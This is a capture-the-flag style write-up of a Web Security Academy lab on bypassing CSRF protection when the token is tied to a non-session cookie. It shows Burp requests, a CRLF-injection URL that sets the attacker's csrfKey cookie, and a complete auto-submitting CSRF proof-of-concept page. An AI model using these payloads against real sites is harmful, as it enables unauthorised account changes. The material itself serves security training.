CSRF token is tied to a non-session cookie

Proof Of Concept Explanation

In a variation on the preceding vulnerability, some applications do tie the CSRF token to a cookie, but not to the same cookie that is used to track sessions. This can easily occur when an application employs two different frameworks, one for session handling and one for CSRF protection, which are not integrated together:

```
POST /email/change HTTP/1.1 Host: vulnerable-website.com Content-Type: application/x-www-form-urlencoded Content-Length: 68 Cookie: session=pSJYSScWKpmC60LpFOAHKixuFuM4uXWF; csrfKey=rZHCnSzEp8dbI6atzagGoSYyqJqTz5dv csrf=RhV7yQDO0xcq9gLEah2WVbmuFqyOq7tY&email=wiener@normal-user.com
```

This situation is harder to exploit but is still vulnerable. If the web site contains any behavior that allows an attacker to set a cookie in a victim's browser, then an attack is possible. The attacker can log in to the application using their own account, obtain a valid token and associated cookie, leverage the cookie-setting behavior to place their cookie into the victim's browser, and feed their token to the victim in their CSRF attack.

Lab

Start by putting some traffic through the proxy

I sent the change email link to repeater and checked to see if it would allow changes.

Looks like we can update addresses indicating that the CSRF token protection isn't too working.

Request

Pretty Raw Hex

```
1  POST /my-account/change-email HTTP/1.1
2  Host: 0a52009403cb924fc0de35c000ba005d.web-security-academy.net
3  Cookie: csrfKey=m3eHaZRr4inEeL6jU9G9ZFbDG6FOc4Ud; session=
   5SzAleSfnMEYntcX9aPgTuNcDB8pF3XP
4  Content-Length: 69
5  Cache-Control: max-age=0
6  Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"
7  Sec-Ch-Ua-Mobile: ?0
8  Sec-Ch-Ua-Platform: "Windows"
9  Upgrade-Insecure-Requests: 1
10 Origin: https://0a52009403cb924fc0de35c000ba005d.web-security-academy.n
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.3
    Gecko) Chrome/105.0.5195.102 Safari/537.36
13 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
   g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a52009403cb924fc0de35c000ba005d.web-security-academy.
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
21 Connection: close
22
23 email=wiener2%40normal-user.net&csrf=JlWrarBJDwj9HOfvuSNvczHgPEEYAMfX
```

My Account

Your username is: wiener

Your email is: wiener2@normal-user.net

Open Burp's browser and log in to your account. Submit the "Update email" form, and find the resulting request in your Proxy history.

Send the request to Burp Repeater and observe that changing the `session` cookie logs you out, but changing the `csrfKey` cookie merely results in the CSRF token being rejected. This suggests that the `csrfKey` cookie may not be strictly tied to the session.

Response


Pretty Raw Hex Render

```
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/j
3 Connection: close
4 Content-Length: 20
5
6 "Invalid CSRF token"
```

Open a private/incognito browser window, log in to your other account, and send a fresh update email request into Burp Repeater.

Observe that if you swap the `csrfKey` cookie and `csrf` parameter from the first account to the second account, the request is accepted.

Non-Incognito




Incognito

Request

Pretty Raw Hex

```
1  POST /my-account/change-email HTTP/1.1
2  Host: 0a52009403cb924fc0de35c000ba005d.web-security-academy.net
3  Cookie: session=OtzgTaZK9GY8n7F4MpqSJ7scyV5Ss4cH; csrfKey=m3eHaZRr4inE
4  Content-Length: 69
5  Cache-Control: max-age=0
6  Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"
7  Sec-Ch-Ua-Mobile: ?0
8  Sec-Ch-Ua-Platform: "Windows"
9  Upgrade-Insecure-Requests: 1
10 Origin: https://0a52009403cb924fc0de35c000ba005d.web-security-academy.
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.
13 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
   0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a52009403cb924fc0de35c000ba005d.web-security-academy
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
21 Connection: close
22
23 email=wiener7%40normal-user.net&csrf=JlWrarBJDwj9HOfvuSNvczHgPEEYAMfX
```

Result



Close the Repeater tab and incognito browser.

Back in the original browser, perform a search, send the resulting request to Burp Repeater, and observe that the search term gets reflected in the Set-Cookie header. Since the search function has no CSRF protection, you can use this to inject cookies into the victim user's browser.

No CSRF Token

Request

Pretty Raw Hex

```
GET /?search=sw1m HTTP/1.1
Host: 0a52009403cb924fc0de35c000ba005d.web-security-academy.net
Cookie: csrfKey=m3eHaZRr4inEeL6jU9G9ZFbDG6FOc4Ud; session=3R1MZHPR6hiqPQZRJ9mlwukOQvP
Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a52009403cb924fc0de35c000ba005d.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close
```

NO CSRF security on the search page

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Set-Cookie: LastSearchTerm=sw1m; Secure; HttpOnly
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 3369

<!DOCTYPE html>
```

Continue as per the solution..

Create a URL that uses this vulnerability to inject your `csrfKey` cookie into the victim's browser:

/?search=sw1m%0d%0aSet-Cookie:%20csrfKey=m3eHaZRr4inEeL6jU9G9ZFbDG6FOc4Ud

Create and host a proof of concept exploit as described in the solution to the CSRF vulnerability with no defenses lab, ensuring that you include your CSRF token. The exploit should be created from the email change request.

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="https://0a52009403cb924fc0de35c000ba005d.web-security-academy.net/my-
account/change-email" method="POST">
      <input type="hidden" name="email" value="wiener55&#64;normal&#45;user&#46;net" />
      <input type="hidden" name="csrf" value="JlWrarBJDwj9HOfvuSNvczHgPEEYAMfX" />
      <input type="submit" value="Submit request" />
    </form>
    <img src="https://0a52009403cb924fc0de35c000ba005d.web-security-academy.net/?
```

```
search=HACKER%0d%0aSet-Cookie:%20csrfKey= m3eHaZRr4inEeL6jU9G9ZFbDG6FOc4Ud" onerror="
document.forms[0].submit()">
  </body>
</html>
```

Store the exploit, then click "Deliver to victim" to solve the lab.

Eventually we get there